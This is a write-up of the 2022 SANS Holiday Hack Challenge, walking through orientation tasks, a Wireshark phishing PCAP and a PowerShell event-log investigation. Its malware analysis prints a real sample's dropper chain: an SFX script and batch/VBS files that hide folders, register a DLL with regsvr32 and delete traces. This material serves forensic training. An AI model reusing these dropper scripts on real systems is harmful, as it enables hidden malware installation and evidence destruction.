Write-up for the

2022 SANS Holiday Hack Challenge

FEATURING KRINGLECON V: GOLDEN RINGS

Written by R. Bastiaans aka BusyR.

v1.0
06-01-2023

KringleCon V

SANS HOLIDAY HACK CHALLENGE 2022

Table of Contents

GETTING STARTED

To get started with KringleCon V, head to https://www.sans.org/mlp/holiday-hack-challenge/. Make sure you download the soundtrack for this year, grab a T-Shirt from the shop, explore the Kringlecon Talks and create an account at https://2022.kringlecon.com/invite:

ACHIEVEMENT 1) KRINGLECON ORIENTATION

Difficulty: 1 - Get your bearings at KringleCon

Objective 1a) Talk to Jingle Ringford

Difficulty: 1 - Jingle Ringford will start you on your journey!

When entering the North Pole, we see an elf awaiting us. Click the elf to talk to Jingle. He will help you to get started on your journey!

JINGLE RINGFORD:
SANTA ASKED ME TO COME HERE AND GIVE YOU A SHORT ORIENTATION TO THIS FESTIVE EVENT.

Objective 1b) Get your badge

Difficulty: 1 - Pick up your badge

As a general rule, you should keep clicking the elves and other characters, until they have nothing new to say, usually noted by the '…' at the end of their stories. Click Jingle a few more times. He will give you your badge, a few tips and your next assignment.

JINGLE RINGFORD:
BEFORE YOU MOVE FORWARD THROUGH THE GATE, I'LL ASK YOU TO ACCOMPLISH A FEW SIMPLE TASKS.
FIRST THINGS FIRST, HERE'S YOUR BADGE! IT'S THE FIVE GOLDEN RINGS IN THE MIDDLE OF YOUR AVATAR.
GREAT - NOW YOU'RE OFFICIAL!
CLICK ON THE BADGE ON YOUR AVATAR. THAT'S WHERE YOU WILL SEE YOUR OBJECTIVES, HINTS, AND GATHERED ITEMS FOR THE HOLIDAY HACK CHALLENGE.
WE'VE ALSO GOT HANDY LINKS TO THE KRINGLECON TALKS AND MORE THERE FOR YOU!
NEXT, CLICK ON THAT MACHINE TO THE LEFT AND CREATE A CRYPTO WALLET FOR YOURSELF. DON'T LOSE THAT KEY!
…

Objective 1c) Create a wallet

Difficulty: 1 - Create a crypto wallet

Click on the KTM to create a wallet. You are greeted by a screen explaining how important it is to save your secret key, so make sure you make a copy of the key and save it for later use. If you loose your private key, you loose access to your KringleCoins *the only thing on earth that could save you is some genuine Santa-type magic…* The next chapter will describe this procedure in more detail, just in the case that you, despite all these warnings, still did loose your private key (or if you just wanna see some cool place).

If you are ready, click **Proceed** to generate your WalletAddress and key. As a bonus, you'll get 5 KringleCoin (KC) to get started with. When done, talk to Jingle again.

JINGLE RINGFORD:
FANTASTIC!
OK, ONE LAST THING. CLICK ON THE CRANBERRY PI TERMINAL AND FOLLOW THE ON-SCREEN INSTRUCTIONS.
...

Objective 1d) Use the terminal

Difficulty: 1 - Click the computer terminal

After talking to to Jingle, a terminal appears on the table besides him. Click the terminal to access it.

You are presented with a split-screen (tmux) terminal. Click in the upper-part and type '**answer** **<ENTER>**'.

```
Enter the answer here

> answer

Welcome to the first terminal challenge!

This one is intentionally simple. All we need you to do is:

- Click in the upper pane of this terminal
- Type answer and press Enter


elf@7514fcd1ab27:~$
```

Hint: if you want to copy text from the terminal, it might help to switch off mouse-mode in tmux:

```
elf@7514fcd1ab27:~$ tmux set -g mouse off
```

If you want to learn more about using tmux, Holiday Hack Challenge 2020 had a little **Unescape Tmux Challenge.**

After providing the answer, the gates open. Talking to Jingle one final time, he wishes us to have fun.

JINGLE RINGFORD:
GREAT! YOUR ORIENTATION IS NOW COMPLETE! YOU CAN ENTER THROUGH THE GATE NOW. HAVE FUN!!!
...

Objective 1e) Talk to Santa

Talk to Santa in front of the castle to get your next objectives.

Walk through the gate, and talk to Santa.

SANTA:
WELCOME TO THE NORTH POLE, INTREPID TRAVELER!
WOW, WE HAD QUITE A STORM LAST NIGHT!
MY CASTLE DOOR IS SEALED SHUT BEHIND A GIANT SNOWBANK.
THE ELVES HAVE DECIDED TO BURROW UNDER THE SNOW TO GET EVERYTHING READY FOR OUR HOLIDAY DELIVERIES.
BUT THERE'S ANOTHER WRINKLE: MY FIVE GOLDEN RINGS HAVE GONE MISSING.
WITHOUT THE MAGIC OF THE RINGS, WE SIMPLY CAN'T LAUNCH THE HOLIDAY SEASON.
MY REINDEER WON'T FLY; I WON'T BE ABLE TO ZIP UP AND DOWN CHIMNEYS.
WHAT'S WORSE, WITHOUT THE MAGIC RINGS, I CAN'T FIT THE MILLIONS OF COOKIES IN MY BELLY!
I CHALLENGE YOU TO GO ON A QUEST TO FIND AND RETRIEVE EACH OF THE FIVE RINGS.
I'LL PUT SOME INITIAL GOALS IN YOUR BADGE FOR YOU.
THE HOLIDAYS, AND THE WHOLE WORLD, ARE COUNTING ON YOU.
...


This will unlock a part of the narrative, and some new objectives.

While wandering around the North Pole, we discover that the Frost Tower seems to be gone. Chimney Scissorsticks has an explanation of what happened:

CHIMNEY SCISSORSTICKS:
YOU MAY BE WONDERING WHERE FROST TOWER FROM LAST YEAR WENT.
WELL, IT TURNS OUT THE ENTIRE TOWER WAS A GIANT ROCKETSHIP!
AFTER THE FROSTIANS RETURNED LAST YEAR AND BROUGHT JACK FROST TO JUSTICE...
THE ENTIRE BUILDING LAUNCHED INTO SPACE, RETURNING JACK AND THE TROLLS TO THEIR HOME PLANET.
SO THAT CONCLUDED LAST YEAR'S CAPER! BUT I HEAR THAT SOMETHING IS AMISS THIS YEAR TOO!
SOME OF MY FELLOW ELVES HAVE BURROWED UNDER THE SNOW, AND EVEN DEEPER.
THEY'VE UNCOVERED SOME STRANGE STUFF DOWN THERE!
YOU SHOULD DEFINITELY CHECK IT OUT!
...

BONUS) SANTA'S MAGIC

If you ever loose your private key (why???) or just want to see Santa work his magic, go past the NetWars location to the secret room behind the castle, open the terminal and talk to Santa:



Santa:
So, I've heard a rumor that you lost the
Private Key to your KringleCoin wallet.

I must admit, I'm more than a little disappointed in you.

I'm sure that you were told that if you lose your Private Key,
it CAN'T be recovered...

Well, I suppose that isn't entirely true...

Christmas Magic can do even those things that are,
otherwise, impossible.

But you've been naughty, and before I'll use
Christmas Magic to recover your key,
you need to prove yourself!

I'm going to need you to go on a quest...

First, you'll need to find Yukon Cornelius,
and help him track down what he calls a Bumble.

Take a tooth from the Bumble and carry it deep
into the Misty Mountains, and trade it with Gwairhair,
Windlord of the Great Eagles, for one of his feathers.

If Gwairhair is reluctant to trade,
tell him that I have sent you.

With that feather, you must scale the walls of Sombertown,
and find the home of Burgermeister Meisterburger.

Take the feather, and tickle Burgermeister Meisterburger,
so that he may laugh and feel joy!

Once he feels joy, he'll happily give you
safe passage to the Isle of Misfit Toys...

There, you must find Dolly, and tell her that a horrible
mistake has been made and she's perfectly fine...

Not a misfit at all...

Thus, having set right one of the greatest wrongs
of the Christmas season, you will
have proved yourself worthy!

Then, if you come back here, I will tell you...

...that your key is

0xXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Write it down, NOW, mmmmmkay?

ACHIEVEMENT 2) RECOVER THE TOLKIEN RING

Let's follow Chimney's advise and explore the tunnels. The door to one of the tunnels is open. Go down the tunnels. Before we get to a door marked "Tolkien Ring", we'll see the "Hall Of Talks". If you ever get stuck with a challenge, or just wanna learn something new, visit this hall and watch a few interesting talks. In fact, duck in real quick and empty the treasure chest at the end of the hall.

Moving on down the ladder you'll also notice another treasure chest. There's a hidden path you can follow to get to the chest. Go grab all items in the chest, there's a hint for a later challenge and some KringleCoin in it...

Objective 2a) Wireshark Practice

Difficulty: 1 – Use the Wireshark Phishing terminal in the Tolkien Ring to solve the mysteries around the suspicious PCAP. Get hints for this challenge by typing `hint` *in the upper panel of the terminal.*

Talk to Sparke to get started:

Sparkle Redberry:
Hey there! I'm Sparkle Redberry. We have a bit of an incident here.
We were baking lembanh in preparation for the holidays.
It started to smell a little funky, and then suddenly, a Snowrog crashed through the wall!
We're trying to investigate what caused this, so we can make it go away.
Have you used Wireshark to look at packet capture (PCAP) files before?
I've got a PCAP you might find interesting.
Once you've had a chance to look at it, please open this terminal and answer the questions in the top pane.
Thanks for helping us get to the bottom of this!
...

Download the PCAP, load it into Wireshark (you can download a copy at https://www.wireshark.org/, if needed) and open the **Wireshark Phishing**-Terminal.

```
This all started when I clicked on a link in my email.
Can you help me? yes


Task: Analyze the Wireshark file and Answer the Elf's Questions!
To complete your task, download the file from your badge or use this command line to answer the questions.
Tips:
1. Each question may have hints. If you want another hint from the elf, just type hint in the upper pane.
2. If you need help with Wireshark filters you can go here: https://wiki.wireshark.org/DisplayFilters
3. If you need help with tshark filters, try this cheat sheet: https://cheatography.com/mbwalker/cheat-sheets/tshark-wireshark-command-line/
4. Of course, SANS has lots of cheat sheets that can help: https://www.sans.org/blog/the-ultimate-list-of-sans-cheat-sheets/
5. And remember, you can use Wireshark filters in tshark.


Tmux orientation:
For this terminal, you can use the mouse to switch or resize panes.
For clipboard use, you can shift-click and drag, then Ctrl+c to copy.
Use Ctrl+Shift+v to paste.
Normal tmux shortcuts ( Ctrl+b+? or ? ) work as well.

elf@f0e85e01826a:~$
```

Click in the top-part of the window, and type '**yes** **<ENTER>**' for the next question:

```
1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?
: http
HTTP is correct!
```

When opening the pcap file we already see some HTTP-traffic, but let's verify it by going to **File** > **Export Objects** > **HTTP**. There are indeed some **HTTP**-objects we can export.




```
2. What is the file name of the largest file we can export?
: app.php
```

When exporting HTTP-objects, the popup-window shows the size of each object. The app.php object is 808 kB (note the kB for kiloBytes), which makes this the largest object. For convenience, you can also sort the list by size.

Enter **app.php** in the answer window and move on to the next question.

```
3. What packet number starts that app.php file?
: 687
```

The screenshot also shows the packet number: **687**

```
4. What is the IP of the Apache server?
: 192.185.57.242
```

If you select the **app.php-object** in the export-window, Wireshark jumps to the relevant packet in the packet-list. Here we can see that the file is served from Source Address **192.185.57.242**.

```
5. What file is saved to the infected host?
: Ref_Sept24-2020.zip
```

Save the app.php file and open it with a text-editor. Near the end of the file we can see that the name of the file being saved is: **Ref_Sept24-2020.zip**

```
    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, 'Ref_Sept24-2020.zip');

})();

</script>
</body>
```

```
6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to? Submit the names of the countries in alphabetical order separated by a commas (Ex: Norway, South Korea).
: Ireland, Israel, South Sudan, United States
```

Filter SSL-certificates from the pcap, and select only those certificates which don't have a TLS "Certificate Status" message (type 11) nor an oscp.responseStatus of 0. Grep the CountryName from the output and generate a sorted list of all unique responses:

```
$ tshark -r suspicious.pcap -Y "ssl.handshake.type!=11 and not ocsp.responseStatus == 0" -V | grep CountryName: | sort -u
                                    CountryName: IE
                                    CountryName: IL
                                    CountryName: SS
                                    CountryName: US
```

Next, we can use a site like https://www.iban.com/country-codes to get the full country-names: **Ireland, Israel, South Sudan, United States**

However, it seems like the regex checking the answers for this challenge is a little bit too generous, since the following (I guess intended) answer is also accepted as a valid answer:

```
: Israel, South Sudan
```


Our previous filter may have slipped in some valid certificates… or maybe the regex is just bad…

```
7. Is the host infected (Yes/No)?
: Yes
```

To come to this conclusion, I did a little malware-analysis on the sample.

app.php contains a base-64 encoded string. Decoding it using **Cyberchef** gives a zip-file, which contains a file named **Ref_Sept24-2020.scr**.

Scrolling though the output of **strings** reveils this so-called-sccreensaver-file really seems to be a self-extracting RAR-file, which we can unrar:



```
$ unrar x Ref_Sept24-2020.scr


UNRAR 5.61 beta 1 freeware      Copyright (c) 1993-2018 Alexander Roshal

Extracting from ../Ref_Sept24-2020.scr

;The comment below contains SFX script commands

Path=C:\XIU\configurate
Setup=selector.vbs /f=CREATE_NO_WINDOW install.cmd
Silent=1
Overwrite=1
Update=U

Extracting  PLS.exe                                           OK
Extracting  selector.vbs                                      OK
Extracting  dsep.bat                                          OK
Extracting  SLP.txt                                           OK
All OK
```



The .txt-file seems to be an encrypted RAR-file, to which the .bat-file holds the decryption-password '**Version**' (we can simply ignore all the empty lines in this file by using **strings** instead of **cat**).

```
$ file SLP.txt
SLP.txt: RAR archive data, flags: EncryptedBlockHeader

$ strings dsep.bat
@Echo off
timeout 3
rename SLP.txt hl.rar
"PLS.exe" e -pVersion hl.rar
timeout 5
start fatless.vbs
timeout 4
del /f /q "hl.rar"
del /f /q "dsep.bat"
del /f /q "C:\Users\mycomp\Desktop\inst.exe"
@exit

$ unrar x SLP.txt -pVersion

UNRAR 5.61 beta 1 freeware      Copyright (c) 1993-2018 Alexander Roshal

Extracting from SLP.txt

Extracting  fatless.vbs                                       OK
Extracting  lll.bat                                           OK
Extracting  CONFIG.dll                                        OK
All OK
```

The previously extracted **dsep.bat** file seems to run a vbs-script, which seems to start another bat-file, which in turn registers a DLL-file and cleans up some files.


```
$ cat fatless.vbs
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "C:\XIU\configurate\lll.bat", 0, false

$ strings lll.bat
@echo off
attrib +s +h "C:\XIU"
timeout 2
set lkpzaffqx=C:\XIU\configurate
set cdeefyxbe=CONFIG.dll
cd C:\XIU\configurate
regsvr32 -s CONFIG.dll
taskkill /f /im PLS.exe
taskkill /f /im PLS.exe
attrib -s -h "C:\XIU\configurate\CONFIG.dll"
timeout 4
del "C:\XIU\configurate\selector.vbs"
del "C:\XIU\configurate\PLS.exe"
del "C:\XIU\configurate\fatless.vbs"
del "C:\XIU\configurate\lll.bat"
del "C:\XIU\configurate\*.*"
rd "C:\XIU\configurate\"
@exit
```

Googling for the MD5-hash of this CONFIG.dll leads to a report from Joe's Sandbox: https://www.joesandbox.com/analysis/289561/0/html

Based on this report, this malware-sample doesn't seem to connect back out to the internet, so I guess there can be no 100% proof that the machine really is infected, based on **only** a capture of the network-traffic.


However, since the Elf was talking about some funky stuff, we do assume the malware to have been executed.





```
$ md5sum CONFIG.dll
031f318c8ab815cda0d447904a925cf7  CONFIG.dll

$ md5sum PLS.exe
061f641732939695779168 32be29b90d  PLS.exe
```

There's also a malware-report for PLS.exe at https://www.joesandbox.com/analysis/219146/0/html#domains. This binary does seem to connect to the internet:



However, when filtering the PCAP for those IP-addresses, there is no evidence that any of these IP-addresses have been contacted by the client.



Let's talk to Sparkle again:

Sparkle Redberry:
You got it - wonderful!
So hey, when you're looking at the next terminal, remember you have multiple filetypes and tools you can utilize.
Conveniently for us, we can use programs already installed on every Windows computer.
So if you brought your own Windows machine, you can save the files to it and use whatever method is your favorite.
Oh yeah! If you wanna learn more, or get stuck, I hear Eric Pursley's talk is about this very topic.
...

Objective 2b) Find the Next Objective

Talk to Dusty Giftwrap for the next objective.

Dusty Giftwrap:
Hi! I'm Dusty Giftwrap!
We think the Snowrog was attracted to the pungent smell from the baking lembanh.
I'm trying to discover which ingredient could be causing such a stench.
I think the answer may be in these suspicious logs.
I'm focusing on Windows Powershell logs. Do you have much experience there?
You can work on this offline or try it in this terminal.
Golly, I'd appreciate it if you could take a look.

Objective 2c) Windows Event Logs

Difficulty: 2 - Investigate the Windows event log mystery in the terminal or offline. Get hints for this challenge by typing `hint` in the upper panel of the Windows Event Logs terminal.

After talking to Dusty, click the Windows Event Logs-terminal and enter **yes** in the upper part of the window:

```
Grinchum successfully downloaded his keylogger and has gathered the admin credentials! [0/0]
We think he used PowerShell to find the Lembanh recipe and steal our secret ingredient.
Luckily, we enabled PowerShell auditing and have exported the Windows PowerShell logs to a flat text file.
Please help me analyze this file and answer my questions.
Ready to begin? yes
_____________________________________________________________________________________________________________________

Task: Analyze the PowerShell Event Log And Answer the Elf's Questions!
To help you complete your task, download the file from Dusty Giftwrap or use the command line to answer the questions.
Tips:
1. grep is a very useful tool when completing terminal challenges.
2. Keep this link handy https://linuxcommand.org/lc3_man_pages/grep1.html
3. Each question may have hints. If you want another hint from the elf, just type hint in the upper pane.

Tmux orientation:
For this terminal, you can use the mouse to switch or resize panes.
For clipboard use, you can shift-click and drag, then Ctrl+c to copy.
Use Ctrl+Shift+v to paste.
Normal tmux shortcuts ( Ctrl+b+? or ? ) work as well.

elf@27d84307ff5a:~$
```

```
1. What month/day/year did the attack take place? For example, 09/05/2021.
: 12/24/2022
```

Assuming that the day of the attack is the day with the most entries in the eventlog, we can get the date by entering the following command:

```
elf@27d84307ff5a:~$ cat powershell.evtx.log | grep Verbose | awk {'print $2'} | sort | uniq -c | sort -nr | head -n 3
   3310 12/24/2022
   2794 12/22/2022
   1613 12/13/2022
```

```
2. An attacker got a secret from a file. What was the original file's name?
: Recipe
```

Let's see all Add-Content commands, issued on the target-date where a Path is used. The original filename is **Recipe**:

```
elf@5d56f8bc3525:~$ cat powershell.evtx.log | grep Add-Content -B1 | grep 12/24/2022 -A1 | grep Path
ParameterBinding(Add-Content): name=""Path""; value=""Recipe""
$foo | Add-Content -Path 'Recipe'
ParameterBinding(Add-Content): name=""Path""; value=""Recipe.txt""
$foo | Add-Content -Path 'Recipe.txt'
ParameterBinding(Add-Content): name=""Path""; value=""Recipe.txt""
$foo | Add-Content -Path 'Recipe.txt'
ParameterBinding(Add-Content): name=""Path""; value=""Recipe.txt""
$foo | Add-Content -Path 'Recipe.txt'
ParameterBinding(Add-Content): name=""Path""; value=""recipe_updated.txt""
$foo | Add-Content -Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
```

```
3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions.
: $foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}
```

In the output of the previous section, we see a few versions of the Powershell-command issued. Let's grep on the keywords used there, to find the latest version. Note that the Eventlog-file is ordered from new to old, so the latest entry appears on top.

```
elf@5d56f8bc3525:~$ cat powershell.evtx.log | grep 'fish oil' | grep Get-Content
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
```

```
4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.
: $foo | Add-Content -Path 'Recipe'
```

Grep for lines starting with the variable **$foo,** found in the previous output.

```
elf@5d56f8bc3525:~$ cat powershell.evtx.log | grep ^\$foo
$foo | Add-Content -Path 'Recipe'
$foo | Add-Content -Path 'Recipe.txt'
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}
$foo | Add-Content -Path 'Recipe.txt'
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo | Add-Content -Path 'Recipe.txt'
$foo | Add-Content -Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
```

```
5. The attacker ran the previous command against a file multiple times. What is the name of this file?:
: Recipe.txt
```

In the previous output, we see **Recipe.txt** used a few times...

```
6. Were any files deleted? (Yes/No)
: Yes
```

If we grep for **Remove-Item,** we see 2 files being deleted:

```
elf@0ebb56571b60:~$ cat powershell.evtx.log | grep Remove-Item
Information     12/24/2022 3:05:51 AM   Microsoft-Windows-PowerShell    4103    Executing Pipeline     "CommandInvocation(Remove-Item): ""Remove-Item""
ParameterBinding(Remove-Item): name=""Path""; value="".\recipe_updated.txt""
        Command Name = Remove-Item
Information     12/24/2022 3:05:42 AM   Microsoft-Windows-PowerShell    4103    Executing Pipeline     "CommandInvocation(Remove-Item): ""Remove-Item""
ParameterBinding(Remove-Item): name=""Path""; value="".\Recipe.txt""
        Command Name = Remove-Item
```

```
7. Was the original file (from question 2) deleted? (Yes/No)
: No
```

Only Recipe.txt and recipe_updated.txt are deleted, not Recipe.

```
8. What is the Event ID of the log that shows the actual command line used to delete the file?
: 4104
```

My first guess was Event ID 4103, listed in the output of question 6. However, that is not the correct answer. If we grep for all actions taken on Recipe.txt, we'll notice a **del**-command is issued:

```
elf@1a71b3085c20:~$ cat powershell.evtx.log | grep Recipe.txt
ParameterBinding(Remove-Item): name=""Path""; value="".\Recipe.txt""
del .\Recipe.txt
ParameterBinding(Out-Default): name=""InputObject""; value=""Recipe.txt""
ParameterBinding(Out-Default): name=""InputObject""; value=""Recipe.txt""
ParameterBinding(Out-Default): name=""InputObject""; value=""Recipe.txt""
ParameterBinding(Add-Content): name=""Path""; value=""Recipe.txt""
$foo | Add-Content -Path 'Recipe.txt'
ParameterBinding(Add-Content): name=""Path""; value=""Recipe.txt""
$foo | Add-Content -Path 'Recipe.txt'
ParameterBinding(Add-Content): name=""Path""; value=""Recipe.txt""
$foo | Add-Content -Path 'Recipe.txt'
```

Grepping for the **del**-command, and the line before it, we see the correct Event ID:

```
elf@3fb3e12519ae:~$ cat powershell.evtx.log | grep -i ^del -B1
Verbose 12/24/2022 3:05:51 AM   Microsoft-Windows-PowerShell    4104    Execute a Remote Command       "Creating Scriptblock text (1 of 1):
del .\recipe_updated.txt
--
```

```
Verbose 12/24/2022 3:05:42 AM   Microsoft-Windows-PowerShell    4104    Execute a Remote Command      "Creating Scriptblock text (1 of 1):
del .\Recipe.txt
```

```
9. Is the secret ingredient compromised (Yes/No)?
: Yes
```

Previous output shows honey being replaced by fish oil. I'll count that as a definite compromise.

```
10. What is the secret ingredient?
: Honey
```

We found that ingredient in previous command-output. Let's talk to Dusty again:

Dusty Giftwrap:
Say, you did it! Thanks a million!
Now we can mix in the proper ingredients and stop attracting the Snowrog!
I'm all set now! Can you help Fitzy over there wield the exalted Suricata?
It can be a bit mystifying at first, but this Suricata Tome should help you fathom it.
I sure hope you can make it work!
...

Objective 2d) Find the Next Objective

Talk to Fitzy Shortstack for the next objective.

Fitzy Shortstack
Hm?.. Hello...
Sorry, I don't mean to be uncharaceristically short with you.
There's just this abominable Snowrog here, and I'm trying to comprehend Suricata to stop it from getting into the kitchen.
There's just this abominable Snowrog here, and I'm trying to comprehend Suricata to stop it from getting into the kitchen.
I believe that if I can phrase these Suricata incantations correctly, they'll create a spell that will generate warnings.
And hopefully those warnings will scare off the Snowrog!
Only... I'm quite baffled. Maybe you can give it a go?
...

Objective 2e) Suricata Regatta

Difficulty: 3 - Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

Let's help Fitzy and click on the terminal to get started:

```
